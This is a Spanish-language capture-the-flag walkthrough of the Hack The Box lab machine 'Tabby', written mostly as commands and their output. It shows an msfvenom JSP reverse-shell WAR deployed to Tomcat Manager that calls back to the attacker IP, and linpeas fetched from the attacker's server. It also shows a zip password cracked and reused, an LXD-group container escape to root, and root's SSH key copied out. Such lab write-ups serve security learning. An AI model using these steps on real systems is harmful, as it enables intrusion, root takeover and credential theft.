Lo primero que vamos a realizar es listar los payloads que podemos utilizar para una reverse Shell en java, así que una vez tenemos la lista, vamos a hacer uso de la segunda opción, que ya hemos visto en otra máquina antigua llamada Jerry, lo configuramos con nuestra dirección IP y el Puerto que queremos realizar la conexión, en mi caso serpa el 4444, ya que es el que utilizo normalmente, pero podríamos ocupar cualquier puerto.

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Tabby-10.10.10.194]
#msfvenom -l payloads | grep java
java/jsp_shell_bind_tcp      Listen for a connection and spawn a command shell
java/jsp_shell_reverse_tcp   Connect back to attacker and spawn a command shell
java/meterpreter/bind_tcp    Run a meterpreter server in Java. Listen for a connection
java/meterpreter/reverse_http Run a meterpreter server in Java. Tunnel communication over HTTP
java/meterpreter/reverse_https Run a meterpreter server in Java. Tunnel communication over HTTPS
java/meterpreter/reverse_tcp Run a meterpreter server in Java. Connect back stager
java/shell/bind_tcp          Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a connection
java/shell/reverse_tcp       Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back stager
java/shell/reverse_tcp       Connect back to attacker and spawn a command shell
[root@angussMoody]~[/home/angussmoody/hackthebox/Tabby-10.10.10.194]
#msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.27 LPORT=4444 -f war > shell.war
Payload size: 1080 bytes
Final size of war file: 1080 bytes
```

Teniendo ya la referencia que vimos en la enumeración en Manager Help e investigando un poco nos encontramos con esta página (<https://stackoverflow.com/questions/4432684/tomcat-manager-remote-deploy-script/13367460#13367460>) donde nos dice cómo podemos realizar el cargue del archivo, después de unas pruebas, logramos subir este archivo con nuestra Reverse Shell.

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Tabby-10.10.10.194]
#curl -T "shell.war" -u tomcat "http://10.10.10.194:8080/manager/text/deploy?path=/shell&update=true"
Enter host password for user 'tomcat':
OK - Deployed application at context path [/shell]
```

Ya con nuestro archivo cargado, solo nos queda poner nuestra máquina a la escucha en el puerto que configuramos y correr este archivo, para ello vamos al navegador y en la dirección de la máquina, en el puerto 8080 corremos nuestro archivo malicioso con el nombre que pusimos en path/= y de esta manera tenemos respuesta en el puerto que teníamos a la escucha.

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Tabby-10.10.10.194]
#nc -lvp 4444
listening on [any] 4444 ...
10.10.10.194: inverse host lookup failed: Unknown host
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.194] 37890
[]
```

Ahora que tenemos nuestra reverse Shell vamos a realizar un proceso como hemos realizado en otras máquinas para tener una Shell interactiva.



Tabby

De esta manera, ya podemos autocompletar los comandos con TAB, volver a los comandos enviados con las flechas arriba y abajo y darle un clear a la pantalla.

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Tabby-10.10.10.194]
#nc -lvp 4444
listening on [any] 4444 ...
10.10.10.194: inverse host lookup failed: Unknown host
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.194] 37890
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@tabby:/var/lib/tomcat9$ export TERM=screen-256color
export TERM=screen-256color
tomcat@tabby:/var/lib/tomcat9$ stty rows 30 cols 145
stty rows 30 cols 145
tomcat@tabby:/var/lib/tomcat9$ ^Z
[1]+  Detenido                  nc -lvp 4444
[x]-[root@angussMoody]~[/home/angussmoody/hackthebox/Tabby-10.10.10.194]
#stty raw -echo
[root@angussMoody]~[/home/angussmoody/hackthebox/Tabby-10.10.10.194]
#nc -lvp 4444

tomcat@tabby:/var/lib/tomcat9$
```

Una vez tenemos esta reverse Shell Interactiva, vemos si podemos leer nuestra flag, en estos momentos vemos que tenemos un usuario llamado ash, pero nosotros somos tomcat, así que no tenemos permisos para ingresar a ash.

```
tomcat@tabby:/home$ ls
ash
tomcat@tabby:/home$ cd ash/
bash: cd: ash/: Permission denied
tomcat@tabby:/home$ whoami
tomcat
tomcat@tabby:/home$ |
```

Vamos a subir el linpeas.sh para ver si nos encontramos con algo que nos permita escalar hasta el usuario ash, montamos un servidor en nuestra máquina por medio de Python y descargamos este script en nuestra máquina víctima por medio de wget

```
tomcat@tabby:/var/tmp$ wget http://10.10.14.27:8000/linpeas.sh
--2020-07-03 00:04:05-- http://10.10.14.27:8000/linpeas.sh
Connecting to 10.10.14.27:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 228082 (223K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh           100%[=====] 222.74K  271KB/s  in 0.8s

2020-07-03 00:04:06 (271 KB/s) - 'linpeas.sh' saved [228082/228082]

tomcat@tabby:/var/tmp$

[root@angussMoody]~[/home/angussmoody/hackthebox/scripts]
#ls linpeas.sh
linpeas.sh
[root@angussMoody]~[/home/angussmoody/hackthebox/scripts]
#python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.194 - - [02/Jul/2020 15:31:13] "GET /linpeas.sh HTTP/1.1" 200 -
```




Tabby

```
tomcat@tabby:/var/tmp$ ls
linpeas.sh
tomcat@tabby:/var/tmp$ chmod +x linpeas.sh
tomcat@tabby:/var/tmp$ ./linpeas.sh
```



```
linpeas v2.6.5 by carlospolop

ADVISORY: linpeas should be used for authorized penetration testing or as a
collaborator. Use it at your own networks and/or with the permission of
the owner.

Linux Privsec Checklist: https://book.hacktricks.xyz/linux-privesc-checklist
LEGEND:
[+] : 99% a PE vector
RED: You must take a look at it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, etc)
LightMagenta: Your username
```

Ahora que lo tenemos en le damos permisos de ejecución y ejecutamos el linpeas.sh para leer la información que este nos trae

En la lectura de los datos que nos suministra linpeas, vemos un dato importante, y este nos muestra un archivo llamado 16162020_backup.zip en el que el propietario es el usuario ash que es a donde estamos apuntando.

```
[+] Backup files?
-rw-r--r-- 1 ash ash 8716 Jun 16 13:42 /var/www/html/files/16162020_backup.zip
-rw-r--r-- 1 root root 2743 Apr 23 07:35 /etc/apt/sources.list.curtin.old
```

```
tomcat@tabby:/var/www/html/files$ ls -l
total 28
-rw-r--r-- 1 ash ash 8716 Jun 16 13:42 16162020_backup.zip
drwxr-xr-x 2 root root 4096 Jun 16 20:13 archive
drwxr-xr-x 2 root root 4096 Jun 16 20:13 revoked_certs
-rw-r--r-- 1 root root 6507 Jun 16 11:25 statement
tomcat@tabby:/var/www/html/files$ unzip 16162020_backup.zip
Archive: 16162020_backup.zip
checkdir error: cannot create var
Read-only file system
unable to process var/www/html/assets/.
[16162020_backup.zip] var/www/html/favicon.ico password:
password incorrect--reenter:
```

Ya con este archivo identificado pasamos a analizarlo y al tratar de descomprimirlo, nos pide una contraseña, intentamos con la única que tenemos hasta el momento, pero no tenemos suerte



Tabby

Ahora pasaremos a descargar este archivo en nuestra máquina para analizarlo y ver que podemos realizar con este, realizamos el mismo que utilizamos para subir el linpeas.sh pero a la inversa, ahora creamos el servidor en nuestra máquina víctima y con wget descargamos el archivo en nuestra máquina

```
tomcat@tabby:/var/www/html/files$ ls -l
total 28
-rw-r--r-- 1 ash ash 8716 Jun 16 13:42 16162020_backup.zip
drwxr-xr-x 2 root root 4096 Jun 16 20:13 archive
drwxr-xr-x 2 root root 4096 Jun 16 20:13 revoked_certs
-rw-r--r-- 1 root root 6507 Jun 16 11:25 statement
tomcat@tabby:/var/www/html/files$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.27 - - [03/Jul/2020 00:25:32] "GET /16162020_backup.zip HTTP/1.1" 200 -

[ root@angussMoody ]-[ /home/angussmoody/hackthebox/Tabby-10.10.10.194 ]
# wget http://10.10.10.194:8000/16162020_backup.zip
--2020-07-02 15:52:38-- http://10.10.10.194:8000/16162020_backup.zip
Conectando con 10.10.10.194:8000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 8716 (8,5K) [application/zip]
Grabando a: "16162020_backup.zip.1"

16162020_backup.zip.1 100%[=====] 8,51K --.-KB/s en 0s
2020-07-02 15:52:39 (93,2 MB/s) - "16162020_backup.zip.1" guardado [8716/8716]
```

Investigando un poco, nos encontramos con la herramienta fcrackzip que nos permite realizar un ataque de fuerza bruta contra este archivo y para ello vamos a hacer uso de rockyou.txt, a los pocos segundos nos devuelve una posible contraseña realizamos la prueba y vemos que efectivamente admin@it es la password de este archivo, investigando los que nos trae este archivo, no vemos nada que nos permita escalar hasta ash

```
[ root@angussMoody ]-[ /home/angussmoody/hackthebox/Tabby-10.10.10.194 ]
# fcrackzip -D -p /usr/share/wordlists/rockyou.txt 16162020_backup.zip
possible pw found: admin@it ()
[ root@angussMoody ]-[ /home/angussmoody/hackthebox/Tabby-10.10.10.194 ]
# unzip 16162020_backup.zip
Archive: 16162020_backup.zip
[16162020_backup.zip] var/www/html/favicon.ico password:
  inflating: var/www/html/favicon.ico
  inflating: var/www/html/index.php
  extracting: var/www/html/logo.png
  inflating: var/www/html/news.php
  inflating: var/www/html/Readme.txt
```

pero ahora ya contamos con una segunda password, así que podemos pensar que está credencial se repita para el usuario, ya que es una mala práctica que tenemos y es compartir una sola password para múltiples tareas y realizando un su ash y proporcionando esta password, vemos que ya estamos autenticados como ash

```
tomcat@tabby:/home$ ls
ash
tomcat@tabby:/home$ su ash
Password:
ash@tabby:/home$ cd ash/
ash@tabby:~$ ls -l
total 4
-rw-r----- 1 ash ash 33 Jul  3 00:06 user.txt
ash@tabby:~$ cat user.txt | wc -c
33
ash@tabby:~$
```

De esta manera obtenemos nuestra primer flag.



Tabby

- **Escalada de Privilegios:**

-

Para la escalada de privilegios, vamos a correr de nuevo el linpeas.sh, solo que esta vez lo corremos como ash, para ver si nos encontramos con algo que nos ayude a escalar hasta root, nos encontramos con que nos subraya el grupo lxd

```
===== ( Users Information ) =====  
[+] My user  
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#groups  
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

Y unas líneas más adelante nos dice Somos miembros del grupo (lxd) - ¡posiblemente podríamos hacer un mal uso de estos derechos!

```
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)  
[+] We're a member of the (lxd) group - could possibly misuse these rights!  
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

Teniendo esta información pasamos a realizar una consulta en google y cómo primer resultado nos lleva a este artículo (<https://www.hackingarticles.in/lxd-privilege-escalation/>)



×  

 Todos  Videos  Imágenes  Noticias  Maps  Más Preferencias Herramientas

Cerca de 9,280 resultados (0.44 segundos)

[www.hackingarticles.in](https://www.hackingarticles.in/lxd-privilege-escalation/) > lxd-privil... Traducir esta página

Lxd Privilege Escalation - Hacking Articles

12 oct. 2019 - A member of the local "lxd" group can instantly **escalate** the **privileges** to root on the host operating system. This is irrespective of whether that user has been granted sudo rights and does not require them to enter their password. The vulnerability exists even with the **LXD** snap package.


Visitaste esta página 2 veces. Última visita: 2/07/20



Tabby

Este artículo nos da un paso a paso de cómo podemos realizar la escalada de privilegios

hackingarticles.in/lxd-privilege-escalation/



you need to perform the following the action:

1. Steps to be performed on the attacker machine:

- Download build-alpine in your local machine through the git repository.
- Execute the script "build -alpine" that will build the latest Alpine image as a compressed file, this step must be executed by the root user.
- Transfer the tar file to the host machine

2. Steps to be performed on the host machine:

- Download the alpine image
- Import image for lxd
- Initialize the image inside a new container.
- Mount the container inside the /root directory

So, we downloaded the build alpine using the GitHub repose.

```
1 | git clone https://github.com/saghul/lxd-alpine-builder.git
2 | cd lxd-alpine-builder
3 | ./build-alpine
```

```
root@kali:~# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Unpacking objects: 100% (27/27), done.
root@kali:~# cd lxd-alpine-builder/
root@kali:~/lxd-alpine-builder# ls
build-alpine  LICENSE  README.md
root@kali:~/lxd-alpine-builder# ./build-alpine
Determining the latest release... v3.10
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.10/main/x86_64
Downloading alpine-keys-2.1-r2.apk
```

On running the above command, a tar.gz file is created in the working directory that we have transferred to the host machine.

```
1 | python -m SimpleHTTPServer
```

Lo primero que nos dice es que debemos clonarnos el alpine-builder desde git hub.

```
[root@angussMoody]~/home/angussmoody/hackthebox/scripts
#git clone https://github.com/saghul/lxd-alpine-builder.git
Clonando en 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Desempaquetando objetos: 100% (27/27), 15.98 KiB | 199.00 KiB/s, listo.
[root@angussMoody]~/home/angussmoody/hackthebox/scripts
#cd lxd-alpine-builder/
[root@angussMoody]~/home/angussmoody/hackthebox/scripts/lxd-alpine-builder
#ls
build-alpine  LICENSE  README.md
[root@angussMoody]~/home/angussmoody/hackthebox/scripts/lxd-alpine-builder
#
```

```
[root@angussMoody]~/home/angussmoody/hackthebox/scripts/lxd-alpine-builder
#./build-alpine
Determining the latest release... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.2-r0.apk
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
```

Una vez descargado nos pasamos al directorio lxd-alpine-builder donde nos encontraremos con el archivo build-alpine que debemos ejecutar como root.



Tabby

Esta ejecución nos devuelve un archivo .tar que debemos transferir a nuestra máquina víctima.

```
(17/19) Installing openssl (0.42.1-r10)
Executing openrc-0.42.1-r10.post-install
(5/19) Installing alpine-conf (3.9.0-r1)
(6/19) Installing libcrypto1.1 (1.1.1g-r0)
(7/19) Installing libssl1.1 (1.1.1g-r0)
(8/19) Installing ca-certificates-bundle (20191127-r4)
(9/19) Installing libtls-standalone (2.9.1-r1)
(10/19) Installing ssl_client (1.31.1-r19)
(11/19) Installing zlib (1.2.11-r3)
(12/19) Installing apk-tools (2.10.5-r1)
(13/19) Installing busybox-suid (1.31.1-r19)
(14/19) Installing busybox-initscripts (3.2-r2)
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.6-r0)
(16/19) Installing musl-utils (1.1.24-r9)
(17/19) Installing libc-utils (0.7.2-r3)
(18/19) Installing alpine-keys (2.2-r0)
(19/19) Installing alpine-base (3.12.0-r0)
Executing busybox-1.31.1-r19.trigger
OK: 8 MiB in 19 packages
[ root@angussMoody ] - [ /home/angussmoody/hackthebox/scripts/lxd-alpine-builder ]
#ls
alpine-v3.12-x86_64-20200807_1423.tar.gz  build-alpine  LICENSE  README.md
[ root@angussMoody ] - [ /home/angussmoody/hackthebox/scripts/lxd-alpine-builder ]
#
```

Subimos este archivo a nuestra máquina teniendo en cuenta que, donde lo vamos a ejecutar sea un directorio con permisos, en mi caso me cree un directorio llamado Tabby y en este descargo el archivo, como lo hemos realizado con los archivos anteriores.

```
ash@tabby:~$ mkdir Tabby
ash@tabby:~$ cd Tabby/
ash@tabby:~/Tabby$ wget http://10.10.14.189:8000/alpine-v3.12-x86_64-20200807_1423.tar.gz
--2020-08-07 20:03:12-- http://10.10.14.189:8000/alpine-v3.12-x86_64-20200807_1423.tar.gz
Connecting to 10.10.14.189:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3109776 (3.0M) [application/gzip]
Saving to: 'alpine-v3.12-x86_64-20200807_1423.tar.gz'

alpine-v3.12-x86_64-20200807_1423.ta 100%[=====] 2.96M 654KB/s in 5.6s

2020-08-07 20:03:18 (544 KB/s) - 'alpine-v3.12-x86_64-20200807_1423.tar.gz' saved [3109776/3109776]

ash@tabby:~/Tabby$

[ root@angussMoody ] - [ /home/angussmoody/hackthebox/scripts/lxd-alpine-builder ]
#ls alpine-v3.12-x86_64-20200807_1423.tar.gz
alpine-v3.12-x86_64-20200807_1423.tar.gz
[ root@angussMoody ] - [ /home/angussmoody/hackthebox/scripts/lxd-alpine-builder ]
#python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.194 - - [07/Aug/2020 14:31:05] "GET /alpine-v3.12-x86_64-20200807_1423.tar.gz HTTP/1.1" 200 -
10.10.10.194 - - [07/Aug/2020 14:32:18] "GET /alpine-v3.12-x86_64-20200807_1423.tar.gz HTTP/1.1" 200 -
```

Ahora vamos a importar la image lxd en la máquina bajo un alias en este caso será myimage, una vez importada podemos listar las imágenes montadas con el comando lxc image list y confirmar que ya se encuentra importada

```
ash@tabby:~/Tabby$ ls
alpine-v3.12-x86_64-20200807_1423.tar.gz
ash@tabby:~/Tabby$ lxc image import ./alpine-v3.12-x86_64-20200807_1423.tar.gz --alias myimage
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint: c4830976ddc6de735cf4b87ee30d962bb87854c611739280128a66252f43b6d6
ash@tabby:~/Tabby$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+-----+
| myimage | c4830976ddc6 | no | alpine v3.12 (20200807_14:23) | x86_64 | CONTAINER | 2.97MB | Aug 7, 2020 at 8:21pm (UTC) |
+-----+-----+-----+-----+-----+-----+-----+-----+
```



Tabby

Iniciamos el grupo lxd y continuamos con la explotación

```
ash@tabby:~/Tabby$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]: yes
Name of the new storage pool [default=default]: dir
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]: no
Would you like to create a new local network bridge? (yes/no) [default=yes]: yes
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
ash@tabby:~/Tabby$
```

Según la guía del artículo nos dice que ahora debemos iniciar la imagen dentro de un contenedor y seguidamente vamos a montar el contenedor dentro del directorio root, lo iniciamos y luego ejecutamos a `/bin/sh` y ya de esta manera vemos que tenemos permisos de root

```
ash@tabby:~/Tabby$ lxc init myimage angussMoody -c security.privileged=true
Creating angussMoody
ash@tabby:~/Tabby$ lxc config device add angussMoody mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to angussMoody
ash@tabby:~/Tabby$ lxc start angussMoody
ash@tabby:~/Tabby$ lxc exec angussMoody /bin/sh
~ # id && whoami && hostname
uid=0(root) gid=0(root)
root
angussMoody
~ #
```

Ahora nos dirigimos a `/mnt/root` que es donde realizamos el montaje y vemos que dentro del directorio root se encuentra nuestra flag

```
/ # ls
bin  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
/ # cd /mnt/root/root/
/mnt/root/root # ls
root.txt  snap
/mnt/root/root # cat root.txt | wc -c
33
/mnt/root/root #
```

Ahora que somos root, lo que podemos hacer es buscar la manera de tener una terminal interactiva y ya que como dije, somos root, vamos a ir al directorio `/.ssh` y nos copiamos la llave `id_rsa` a nuestra máquina.

```
/mnt/root/root/.ssh # ls -la
total 20
drwx-----  2 root    root    4096 Jun 16 14:00 .
drwx-----  6 root    root    4096 Jun 16 13:59 ..
-rw-----  1 root    root     564 Jun 16 14:10 authorized_keys
-rw-----  1 root    root    2602 Jun 16 14:00 id_rsa
-rw-r--r--  1 root    root     564 Jun 16 14:00 id_rsa.pub
/mnt/root/root/.ssh #
```




Tabby

Y le damos permisos rw con `chmod 600 id_rsa` e iniciamos sesión por medio de ssh con la bandera `-i` y la llave

```
[root@angussMoody]~/hackthebox/Tabby-10.10.10.194/ssh |
#chmod 600 id_rsa
[root@angussMoody]~/hackthebox/Tabby-10.10.10.194/ssh |
#ssh -i id_rsa root@10.10.10.194
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 07 Aug 2020 08:58:03 PM UTC

System load:          0.24
Usage of /:            34.3% of 15.68GB
Memory usage:         48%
Swap usage:           0%
Processes:            235
Users logged in:      0
IPv4 address for ens192: 10.10.10.194
IPv4 address for lxdbr0: 10.1.145.1
IPv6 address for lxdbr0: fd42:7e32:e815:102d::1

 * MicroK8s gets a native Windows installer and command-line integration.
   https://ubuntu.com/blog/microk8s-installers-windows-and-macos

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jun 17 21:58:30 2020 from 10.10.14.2
root@tabby:~# whoami && id && hostname
root
uid=0(root) gid=0(root) groups=0(root)
tabby
root@tabby:~# cat /root/root.txt | wc -c
33
root@tabby:~#
```

De esta manera tenemos una Shell interactiva y encontramos la flag del Root.

Saludos **Fr13nd\$ HTB**

